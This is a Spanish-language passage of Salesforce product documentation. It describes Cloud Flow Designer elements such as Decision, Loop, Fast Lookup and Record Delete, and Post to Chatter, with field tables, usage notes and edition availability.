Repite elementos una colección uno por uno y ejecuta acciones en los valores de campo de cada elemento (utilizando otros elementos en el bucle)

Elemento Creación de registros del flujo

Crea un registro de Salesforce utilizando los valores de campo individual que especifique.

Elemento Eliminación de registros del flujo

Elimina todos los registros de Salesforce que cumplen criterios específicos.

Elemento Búsqueda de registros del flujo

Busca el primer registro de Salesforce que cumple criterios específicos. A continuación asigna los valores de campo del registro a variables de flujo individuales o campos individuales en variables de sObject.

Elemento Actualización de informes del flujo

Busca todos los registros de Salesforce que cumplen criterios específicos y los actualiza con valores de campo individuales que especifica.

Elemento Acción rápida del flujo

Llama a una acción rápida global o específica de objeto que ya se haya configurado en su organización. Solo se admiten las acciones "Crear", "Actualizar" y "Registrar una llamada".

Elementos Publicar en Chatter del flujo

Publica un mensaje en una noticia en tiempo real especificada, como en un grupo de Chatter o un registro de caso. El mensaje puede incluir menciones y temas, pero solo se admiten publicaciones de texto.

Elemento Pantalla del flujo

Muestra una pantalla al usuario que está ejecutando el flujo, lo que le permite mostrar información al usuario o recopilar información del usuario.

Elemento Enviar correo electrónico del flujo

Envía un correo electrónico manualmente especificando el asunto, el cuerpo y los destinatarios en el flujo.

Elemento Paso del flujo

Actúa como marcador si no está seguro del elemento que necesita.

Elemento Envío para aprobación del flujo

Envía un registro de Salesforce para su aprobación.

Elemento Subflujo del flujo

Llama otro flujo en su organización. Utilice este elemento para hacer referencia a flujos modulares y simplificar la arquitectura en general de su flujo.

Elemento Espera del flujo

Espera que se produzca uno o más eventos definidos, lo que le permite automatizar procesos que requieren un periodo de espera.

CONSULTE TAMBIÉN

Recursos de flujo

Cloud Flow Designer

## Parámetros generales para elementos de flujo

Cada elemento de flujo tiene tres parámetros en común: nombre, nombre exclusivo y descripción.

| Campo | Descripción |
|---|---|
| `Nombre` | Le ayuda a identificar el elemento en el lienzo. |
| `Nombre exclusivo` | Se cumplimenta automáticamente si está vacío cuando cumplimenta el campo `Nombre` y pulsa la tecla de Tabulador.<br>El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Aparece después de hacer clic en **Agregar descripción**. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Elemento Complemento de Apex del flujo

Llama a una clase de Apex que implementa la interfaz `Process.Plugin`. Si usó la propiedad de etiqueta en la clase `PluginDescribeResult`, la clase de Apex aparece bajo una sección personalizada. De lo contrario, aparece bajo la sección Complementos de Apex.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Consejo:**

- Las clases de Apex aparecen en la paleta como complementos de Apex si se ha implementado la interfaz `Process.Plugin`.
- Si tiene muchos complementos en su organización, solicite a su desarrollador utilizar la propiedad `tag`. La clase aparece bajo un encabezado de sección especial en la paleta. Si no lo hace, la clase aparecerá con el resto de los complementos de Apex.
- Si su desarrollador no ha implementado aún la interfaz `Process.Plugin` en la clase que desea, recomendamos utilizar la anotación `@InvocableMethod` en su lugar. A diferencia de la interfaz `Process.Plugin`, la anotación `@InvocableMethod` admite los tipos de datos sObject, Recopilación, Blob y Hora, así como masificación. También es mucho más fácil de implementar. Para ver una comparación completa entre la interfaz y la anotación, consulte Invocar código de Apex desde un flujo en la página 5061.

#### Entradas

Pase la información desde el flujo al método de Apex invocado. El método determina los parámetros de entrada disponibles y sus tipos de datos.

#### Salidas

Pase la información desde el método de Apex invocado al flujo. El método determina los parámetros de salida disponibles y sus tipos de datos.

El flujo asigna los valores a las variables especificadas cuando se ejecuta el código.

#### Uso

**Nota:** Si la clase de Apex crea, actualiza o elimina un registro, no se realiza la acción hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

Invocar código de Apex desde un flujo
Personalizar lo que ocurre cuando falla un flujo
Definir la ruta que toma un flujo
Referencias de campos de objetos cruzados en los flujos
*Guía del desarrollador de Apex*: Espacio de nombres de procesos

### Elemento de asignación de flujos

Define o cambia valores en variables, variables de colección, variables de sObject y variables de colección de sObject.

En cada fila, especifique la `Variable` cuyo valor desea cambiar y el nuevo `valor` para esa variable. En el momento de la ejecución, las asignaciones de variables de producen en el orden que especifica.

| Encabezado de columna | Descripción |
|---|---|
| `Variable` | Variable cuyo valor desea cambiar. |
| `Operador` | Los operadores disponibles dependen del tipo de datos seleccionado para la `Variable`. |
| `Valor` | La `Variable` y el `Valor` que estén en la misma fila deben tener tipos de datos compatibles.<br>Opciones:<br>• Seleccione un recurso de flujo existente como, por ejemplo, una variable, una constante o una entrada de usuario.<br>• Seleccione CREAR NUEVO para crear un recurso de flujo.<br>• Introduzca manualmente un valor literal o campo de combinación. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Ejemplo:** Cambie el valor de la puntuación del mérito de un cliente dependiendo de cómo ha respondido el cliente a las preguntas en el flujo.

CONSULTE TAMBIÉN

- Elementos de flujo
- Operadores en elementos Asignación de flujos
- Definir la ruta que toma un flujo
- Recursos de flujo
- Referencias de campos de objetos cruzados en los flujos

### Elemento Llamar a Apex del flujo

Llama a un método invocable de una clase de Apex.

**Importante:** Para utilizar este elemento para llamar una clase de Apex desde un flujo, solicite a su desarrollador que anote uno de los métodos de la clase con `@InvocableMethod`. Para más detalles, consulte "Anotación `InvocableMethod` " en la Guía del desarrollador de código *Apex de Force.com* .

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Entradas

Pase la información desde el flujo al método de Apex invocado. El método determina los parámetros de entrada disponibles y sus tipos de datos.

### Salidas

Pase la información desde el método de Apex invocado al flujo. El método determina los parámetros de salida disponibles y sus tipos de datos.

El flujo asigna los valores a las variables especificadas cuando se ejecuta el método.

### Uso

Nota: Si el método invocado crea, actualiza o elimina un registro, no se realiza la acción hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Invocar código de Apex desde un flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Decisión del flujo

Evalúa un conjunto de condiciones y dirige los usuarios a través del flujo basándose en los resultados de esas condiciones. Este elemento realiza el equivalente de una declaración if-then.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Resultados

Cree los resultados para la decisión. Para cambiar el nombre de la ruta que toma el flujo cuando en el resto de las condiciones ninguna se cumple, haga clic en **[Resultado predeterminado]**. Configure las condiciones.

| Campo | Descripción |
|---|---|
| `Nombre` | Identifica el conector para este resultado en el lienzo. |
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Condiciones | Determina si el flujo sigue la ruta de este cliente. |

Ejemplo: Utilizando un elemento Decisión, determine si:

- Para dar a los clientes una dirección de devolución de envío (porque un elemento tiene ciertamente fallos) o instrucciones sobre el modo de resolver el problema.
- Se ofrece a un cliente un préstamo o no (en base a los resultados de una fórmula de puntuación de crédito).

Consejo: Configure su flujo para hacer cosas diferentes basándose en la opción que seleccionó un usuario en una lista desplegable de una pantalla. Para hacerlo, agregue una decisión después de la pantalla para crear las bifurcaciones del flujo

en base a las opciones disponibles en esa lista desplegable. Luego puede representar cada opción en su elemento decisión y conectarla a una bifurcación de su flujo.

CONSULTE TAMBIÉN

- Elementos de flujo
- Definir condiciones de flujos
- Operadores en condiciones de flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Alerta de correo electrónico del flujo

Envía un correo electrónico mediante una alerta de correo electrónico de flujo de trabajo que especifica la plantilla y los destinatarios de correo electrónico. El flujo proporciona solo el Id. del registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Antes de comenzar:

- Asegúrese de que la alerta de correo electrónico que desde llamar desde su flujo existe. De lo contrario, cree la alerta de correo electrónico en la página 5187.
- Conozca los límites diarios para mensajes de correo electrónico enviados desde alertas de correo electrónico.
- Almacene el Id. del registro al que desea hacer referencia en este correo electrónico, como usando un elemento de Búsqueda rápida. Si la alerta de correo electrónico tiene campos de combinación, el registro al que se hace referencia será el punto de inicio de esos campos.

El nombre único de cada alerta de correo electrónico tiene su objeto como prefijo. El tipo de objeto de su registro referenciado debe coincidir con el tipo de objeto de la alerta de correo electrónico. Por ejemplo, si tiene una alerta de correo electrónico con el nombre único "Propietario_cambiado" para las cuentas, esa alerta de correo electrónico aparecerá en la paleta como `Cuenta.Propietario_cambiado`. Como la alerta de correo electrónico está asociada con el objeto Cuenta, solo puede hacer referencia a un registro de cuenta.

| Campo | Descripción |
|---|---|
| `Id. de registro` | Seleccione una variable que contiene el Id. para el registro al que desea que el correo electrónico haga referencia. Si la alerta de correo electrónico tiene campos de combinación, este registro será el punto de inicio de esos campos.<br><br>Este campo acepta **variables de valor único de cualquier tipo**. El valor se trata como texto. |

### Uso

Nota: En el momento de la ejecución, no se envía el correo electrónico hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Envío de un correo electrónico desde un flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Creación rápida del flujo

Crea registros de Salesforce utilizando los valores de campos procedentes de una variable de colección de sObject. O bien crea un registro de Salesforce utilizando los valores de campos procedentes de una variable de sObject.

Para crear un único registro con valores de campo a partir de variables regulares y otros recursos de flujo, como los campos de pantalla, constantes y fórmulas, use Creación de registro.

| Campo | Descripción |
|---|---|
| `Variable` | La colección o la variable de sObject que desea utilizar para crear el registro o múltiples registros. Los tipos de objeto deben coincidir, y cada campo de Id. no debe tener ningún valor.<br>Este campo acepta cualquier **variable de sObject o la variable de recopilación de sObject**. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Ejemplo: Seleccionar una colección de nuevos casos y utilizar un elemento de creación rápida para crear registros para cada caso de la colección. Asegúrese de que su flujo cumplimenta la colección variable de sObject con todos los valores de campo obligatorios antes de usar el elemento Eliminación rápida.

### Uso

Si ha usado una variable de sObject para crear un único registro, el campo Id. de la variable de sObject se actualizará con el valor de Id. del nuevo registro. Si ha usado una colección de sObject para crear múltiples registros, el campo Id. de cada elemento de la colección se actualizará con su valor de Id. de registro nuevo coincidente.

Nota: En el momento de la ejecución, no se crean los registros hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Crear registros de Salesforce a partir de un flujo
- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Recurso Variable de sObject del flujo
- Recurso Variable de colección de sObject del flujo

## Elemento Eliminación rápida del flujo

Elimina registros de Salesforce utilizando los valores de ID almacenados en una variable de colección de sObject. O bien elimina un registro de Salesforce utilizando el valor de Id. almacenado en una variable de sObject.

Consejo: Asegúrese de que la colección o variable de sObject se cumplimenta con los valores de Id. antes de usar el elemento Eliminación rápida.

| Campo | Descripción |
|---|---|
| `Variable` | Identifica la colección o la variable de sObject que desee utilizar para eliminar registros. La variable debe incluir los Id. de los registros que desea eliminar.<br>Este campo acepta cualquier **variable de sObject o la variable de recopilación de sObject**. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Uso

PRECAUCIÓN:

- Tenga cuidado al probar flujos que contienen elementos de eliminación. Aunque el flujo esté inactivo, desencadenará la operación de eliminación.
- Para evitar eliminar registros por error, especifique todo lo posible sus criterios de filtro.
- Los registros se eliminarán de su organización en el momento en que el flujo ejecute el elemento de eliminación.
- Los registros eliminados se envían a la Papelera, donde permanecerán 15 días antes de que se eliminen de forma permanente.
- Los flujos pueden eliminar registros pendientes de aprobación.

Para eliminar uno o más registros que cumplan los criterios de filtro especificados por las variables regulares y otros recursos de flujo, como los campos de pantalla, constantes y fórmulas, use Eliminación de registro.

Nota: En el momento de la ejecución, no se eliminan los registros hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Eliminar registros de Salesforce de un flujo
- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Recurso Variable de sObject del flujo
- Recurso Variable de colección de sObject del flujo

## Elemento Búsqueda rápida del flujo

Busca registros de Salesforce para asignar sus valores de campos a una variable de colección de sObject. O bien busca un registro de Salesforce para asignar sus valores de campo a una variable de sObject.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| `Buscar` | Identifica el objeto cuyos registros desee buscar. |
| Criterios de filtro | Restringe el ámbito de registros que el flujo busca. Especifique los criterios de filtro para seleccionar los registros de la base de datos.<br>Consejo: Asegúrese de que sus criterios de filtro restringen la búsqueda suficientemente. Si utiliza una variable de sObject para almacenar los resultados, el elemento Búsqueda rápida solo devuelve el primer registro de los resultados filtrados.<br>Los operadores de filtro disponibles dependen del tipo de datos de los campos seleccionados. Para obtener detalles, consulte Operadores en filtros de registros de flujos. `Valor` debe ser compatible con el tipo de datos del campo seleccionado. |
| `Ordenar resultados por:` | Ordena los resultados filtrados antes de que se almacene cualquier registro en la variable. Si selecciona este campo, seleccione el campo por el que desea ordenar los resultados y el orden de clasificación. Solo los campos que se pueden ordenar están disponibles. |
| `Variable` | La variable para contener los valores de campo devueltos.<br>Este campo acepta cualquier **variable de sObject o la variable de recopilación de sObject**.<br>• Para contener los valores de campo del registro que se devolvió primero, utilice una variable de sObject.<br>• Para contener los valores de campo de todos los registros devueltos, utilice una variable de colección de sObject. |
| `Asignar valores` | Establece la variable como nula si ningún registro cumple los criterios de filtro. De forma predeterminada, los valores de la variable se dejan sin cambiar. |

| Campo | Descripción |
| --- | --- |
| `nulos a la variable si no se encuentran registros.` | |
| `Especifique cuál de los campos del registro guardar en la variable.` | Identificar qué campos en los registros que cumplen el criterio de filtro almacenar en la variable. Los valores para campos no seleccionados se establecen como nulo en la variable. |

### Ejemplo:

- Buscar el nombre y la descripción de un producto utilizando el código de barras en su etiqueta de producto.
- Buscar todos los clientes que viven en una ciudad concreta.
- Buscar transacciones de clientes en un día concreto.

#### Uso

Para obtener un único registro y almacenar los valores de campo especificado en variables regulares y variables de sObject, use Búsqueda de registro.

CONSULTE TAMBIÉN

- Extraer valores de registros de Salesforce y colocarlos en un flujo
- Elementos de flujo
- Operadores en filtros de registros de flujos
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Recurso Variable de sObject del flujo
- Recurso Variable de colección de sObject del flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Actualización rápida del flujo

Actualiza registros de Salesforce utilizando los valores de campos procedentes de una variable de colección de sObject. O bien actualiza un registro de Salesforce utilizando los valores de campo procedentes de una variable de sObject. Si el Id. de un registro está incluido en la variable, se actualizan sus valores de campo para coincidir con los otros valores almacenados en la variable.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Variable` | Identifica la colección o la variable de sObject que desee utilizar para actualizar registros.<br>Este campo acepta cualquier **variable de sObject o la variable de recopilación de sObject**. |

Ejemplo: Está diseñando flujos para un centro de llamadas. Para actualizar automáticamente Salesforce con datos recopilados de llamantes, como nuevas direcciones o preferencias de productos, utilice un elemento Actualización rápida. Haga que su flujo cumplimente la variable o colección de sObject antes de utilizar el elemento Actualización rápida. Luego asegúrese de que la variable de sObject o los valores de sObject dentro de la colección contienen el Id. de los registros que se están actualizando.

### Uso

Para actualizar uno o más registros con valores de campo a partir de variables regulares y otros recursos de flujo, como los campos de pantalla, constantes y fórmulas, use Actualización de registro.

Nota: En el momento de la ejecución, no se actualizan los registros hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Actualizar registros de Salesforce a partir de un flujo
- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Recurso Variable de sObject del flujo
- Recurso Variable de colección de sObject del flujo

## Elemento Bucle del flujo

Repite elementos una colección uno por uno y ejecuta acciones en los valores de campo de cada elemento (utilizando otros elementos en el bucle)

Una *colección* es una lista de elementos que contiene; por ejemplo, los valores de campo de los registros de Salesforce. Un bucle utiliza una variable de sObject, conocida como la *variable de bucle*, para que contenga los valores del elemento actual de la colección. Una vez el bucle termina de examinar un elemento, copia los valores del campo para el siguiente elemento de la variable de bucle. Luego el bucle examina esos valores. La variable de bucle debe tener el mismo tipo de objeto que la colección. Por ejemplo, si su colección contiene valores de campo a partir de cuentas, su variable de bucle también debe ser del tipo Cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Bucle en` | La colección por la que desea que pase el bucle.<br>Este campo acepta cualquier **variable de sObject o la variable de recopilación de sObject**. |

| Campo | Descripción |
|---|---|
| Pedido | Con `Ascendente`, el bucle comienza al principio de la colección y avanza hasta el final, mientras que con `Descendente` comienza al final y continúa hasta el principio. |
| `Variable de bucle` | La variable utilizada por el flujo para incluir los valores del elemento actual durante una iteración en bucle.<br>• Si `Bucle de paso` está establecido en una variable de recopilación que no es sObject, esta campo acepta una variable de valor único con el mismo tipo de datos.<br>• Si `Bucle de paso` está establecido en una variable de recopilación de sObject, esta campo acepta una variable de sObject con el mismo tipo de objeto. |

### Uso

Después de agregar un elemento bucle y los elementos que desea que incluya el bucle, realice lo siguiente desde el elemento Bucle:

- Determine qué elemento ejecutar en primer lugar cuando se copien nuevos valores de un elemento a la variable del bucle agregando un conector "Siguiente elemento".
- Determine qué elemento del flujo ejecutar cuando el bucle haya procesado todos los elementos de la colección agregando un conector "Fin de bucle".

CONSULTE TAMBIÉN

Flujo de muestra que atraviesa en bucle una colección
Definir la ruta que toma un flujo
Elementos de flujo
Recurso Variable de colección de sObject del flujo

## Elemento Creación de registros del flujo

Crea un registro de Salesforce utilizando los valores de campo individual que especifique.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Crear` | El objeto para el que desea crear un registro. |
| Valores de campo | Identifica los valores de campo para el nuevo registro. Cada valor debe ser compatible con el tipo de datos del campo seleccionado.<br>Importante: Asegúrese de que todos los campos obligatorios están cumplimentados con valores; de lo contrario el flujo falla en el momento de la ejecución. Si no sabe cuáles son los campos obligatorios, consulte la definición del objeto. |
| `Variable` | Asigna el Id. del nuevo registro a una variable de modo que puede hacer referencia a él más adelante en el flujo.<br>Este campo acepta únicamente **variables de valor único de tipo Texto**. |

Ejemplo: Un usuario introduce un nombre y una dirección en el flujo. Verifique que hay un usuario coincidente utilizando el elemento Búsqueda de registro. Si no hay un contacto coincidente, cree un registro para ese usuario utilizando el elemento Crear registro.

### Uso

Para crear un único registro con todos los valores de campo de una variable de sObject para actualizar múltiples registros con todos los valores de campo de una colección de sObject, use la Creación rápida.

Nota: En el momento de la ejecución, no se crea el registro hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Crear registros de Salesforce a partir de un flujo
- Operadores en filtros de registros de flujos
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Elementos de flujo

## Elemento Eliminación de registros del flujo

Elimina todos los registros de Salesforce que cumplen criterios específicos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Eliminar` | Identifica el objeto cuyos registros desee eliminar. |
| Criterios de filtro | Restringe el ámbito de registros que el flujo elimina. |

### Uso

PRECAUCIÓN:

- Tenga cuidado al probar flujos que contienen elementos de eliminación. Aunque el flujo esté inactivo, desencadenará la operación de eliminación.
- Para evitar eliminar registros por error, especifique todo lo posible sus criterios de filtro.
- Los registros se eliminarán de su organización en el momento en que el flujo ejecute el elemento de eliminación.
- Los registros eliminados se envían a la Papelera, donde permanecerán 15 días antes de que se eliminen de forma permanente.
- Los flujos pueden eliminar registros pendientes de aprobación.

Para eliminar un único registro identificado por la Id. en una variable de sObject o eliminar múltiples registros identificados por los Id. de una colección de sObject, use la eliminación rápida.

Nota: En el momento de la ejecución, no se elimina el registro hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Eliminar registros de Salesforce de un flujo
- Operadores en filtros de registros de flujos
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Elementos de flujo

## Elemento Búsqueda de registros del flujo

Busca el primer registro de Salesforce que cumple criterios específicos. A continuación asigna los valores de campo del registro a variables de flujo individuales o campos individuales en variables de sObject.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| `Buscar` | Identifica el objeto cuyos registros desee buscar. |
| Criterios de filtro | Restringe el ámbito de registros que el flujo busca. Especifique los criterios de filtro para seleccionar los registros de la base de datos.<br>Consejo: Asegúrese de que sus criterios de filtro restringen la búsqueda suficientemente. El elemento Búsqueda de registros solo devuelve el primer registro de los resultados filtrados.<br>Los operadores de filtro disponibles dependen del tipo de datos de los campos seleccionados. Para obtener detalles, consulte Operadores en filtros de registros de flujos. `Valor` debe ser compatible con el tipo de datos del campo seleccionado. |
| `Ordenar resultados por:` | Ordena los resultados filtrados antes de que se almacene cualquier registro en la variable. Si selecciona este campo, seleccione el campo por el que desea ordenar los resultados y el orden de clasificación. Solo los campos que se pueden ordenar están disponibles. |
| `Asignar los campos del registro a variables para hacer referencia a ellos en su flujo.` | Seleccione campos desde el registro devuelto y asigne los valores a variables en el flujo.<br>El valor debe ser compatible con cada campo seleccionado. |
| `Asignar valores nulos a la` | Establece las variables como nulo si ningún registro cumple los criterios de filtro. De forma predeterminada, los valores de la variable se dejan sin cambiar. |

| Campo | Descripción |
| --- | --- |
| `variable si no se encuentran registros.` | |

Ejemplo: Utilizar un elemento Búsqueda de registro para:

- Introducir (o leer) un código de barras de una etiqueta de producto. Utilice el código para encontrar el nombre o la descripción del producto en la base de datos.
- Buscar los detalles del artículo para comprobar la disponibilidad en su stock.
- Buscar un registro de clientes para comprobar la identidad de un emisor.

**Uso**

Utilice un elemento Búsqueda rápida para encontrar:

- Un único registro y almacenar los valores de campo especificados en una variable de sObject variable, o
- Múltiples registros y almacenar los valores de campo especificados en una colección de sObject

CONSULTE TAMBIÉN

Extraer valores de registros de Salesforce y colocarlos en un flujo
Operadores en filtros de registros de flujos
Elementos de flujo
Personalizar lo que ocurre cuando falla un flujo
Definir la ruta que toma un flujo
Referencias de campos de objetos cruzados en los flujos

## Elemento Actualización de informes del flujo

Busca todos los registros de Salesforce que cumplen criterios específicos y los actualiza con valores de campo individuales que especifica.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| `Actualizar` | Identifica el objeto cuyos registros desee actualizar. |
| Criterios de filtro | Restringe el ámbito de registros que el flujo actualiza.<br>Importante: Configure como mínimo un filtro o el flujo actualizará **todos** los registros del objeto.<br>Los operadores de filtro disponibles dependen del tipo de datos de los campos seleccionados. Para obtener detalles, consulte Operadores en filtros de registros de flujos. `Valor` debe ser compatible con el tipo de datos del campo seleccionado. |

| Campo | Descripción |
|---|---|
| Actualizar campos de registro... | Identifica qué campos actualizar en los registros que cumplen los criterios de filtro, así como los nuevos valores.<br>El valor debe ser compatible con cada campo seleccionado. |

Ejemplo: Actualice Salesforce automáticamente con datos recopilados de los clientes, como nuevas direcciones o preferencias de productos.

### Uso

Utilice Actualización rápida para:

- Actualizar un registro único con todos los valores de campo desde una variable de sObject o
- Actualizar múltiples registros con todos los valores de campo de una colección de sObject

Nota: En el momento de la ejecución, no se actualiza el registro hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Actualizar registros de Salesforce a partir de un flujo
- Operadores en filtros de registros de flujos
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Elementos de flujo

## Elemento Acción rápida del flujo

Llama a una acción rápida global o específica de objeto que ya se haya configurado en su organización. Solo se admiten las acciones "Crear", "Actualizar" y "Registrar una llamada".

El nombre único de cada acción específica de objeto tiene como prefijo el objeto al que se asocia. El nombre único de cada acción global no tiene ningún prefijo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Id. de registro relacionado` | Solo para acciones específicas de objetos. El Id. de registro desde el cual se ejecuta la acción.<br>Por ejemplo, la acción crea un caso que está asociado con una cuenta específica. Asigne el Id. de esa cuenta a `Id. de registro relacionado`.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| *`Parámetro de entrada`* | Varía para cada acción.<br>El formato de la acción determina qué parámetros son obligatorios. Los parámetros obligatorios aparecen por defecto y no pueden eliminarse. Si un campo obligatorio tiene un valor predeterminado o predefinido, ese campo será opcional en las acciones globales y específicas de objeto del flujo. Si después |

| Campo | Descripción |
|---|---|
| | elimina el valor predeterminado o predefinido del campo y no fija un valor en el flujo, la entrevista falla en tiempo de ejecución.<br>El valor debe ser compatible con el parámetro. |

Ejemplo: Su organización tiene una acción específica de un objeto que crea un registro de caso en una cuenta. El flujo llama a esa acción en tiempo de ejecución y utiliza asignaciones de entrada para transferir datos desde el flujo a la acción.

Nota: En el momento de la ejecución, el registro no se crea o se actualiza hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Crear registros de Salesforce a partir de un flujo
- Actualizar registros de Salesforce a partir de un flujo
- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elementos Publicar en Chatter del flujo

Publica un mensaje en una noticia en tiempo real especificada, como en un grupo de Chatter o un registro de caso. El mensaje puede incluir menciones y temas, pero solo se admiten publicaciones de texto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Entradas

| Parámetro de entrada | Descripción |
|---|---|
| `Id. de comunidad` | El Id. de una comunidad en la que publicar.<br>Solo es válido si la función Comunidades de Salesforce está activada. Se requiere si se está publicando en un usuario o grupo de Chatter que pertenece a una Comunidad de salesforce.com.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Mensaje` | El texto que desea publicar.<br>• Para mencionar un usuario o grupo, introduzca `@[referencia]`, donde `referencia` es el Id. del usuario o grupo que desea mencionar. La referencia puede ser un valor literal, un campo de combinación o un recurso de flujo. Por ejemplo: `@[{!UserId}]`.<br>• Para añadir un tema, introduzca `#[cadena]`, donde `cadena` es el tema que desea añadir. Por ejemplo: `#[Acción obligatoria]`. |

| Parámetro de entrada | Descripción |
| --- | --- |
| | Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto y está limitado a 10.000 caracteres. |
| `Id. o nombre de destino` | Es una referencia al usuario, grupo de Chatter o registro en cuyas noticias en tiempo real desea publicar.<br>• Para publicar en las noticias en tiempo real de un usuario, introduzca el `Id.` o `Nombre de usuario` del usuario. Por ejemplo: *`jlopez@salesforce.com`*<br>• Para publicar en un grupo de Chatter, introduzca el `Nombre` o `Id.` del grupo. Por ejemplo: *`Organización completa`*<br>• Para publicar en un registro, introduzca el `Id.` del registro. Por ejemplo: *`001D000000JWBDx`*<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
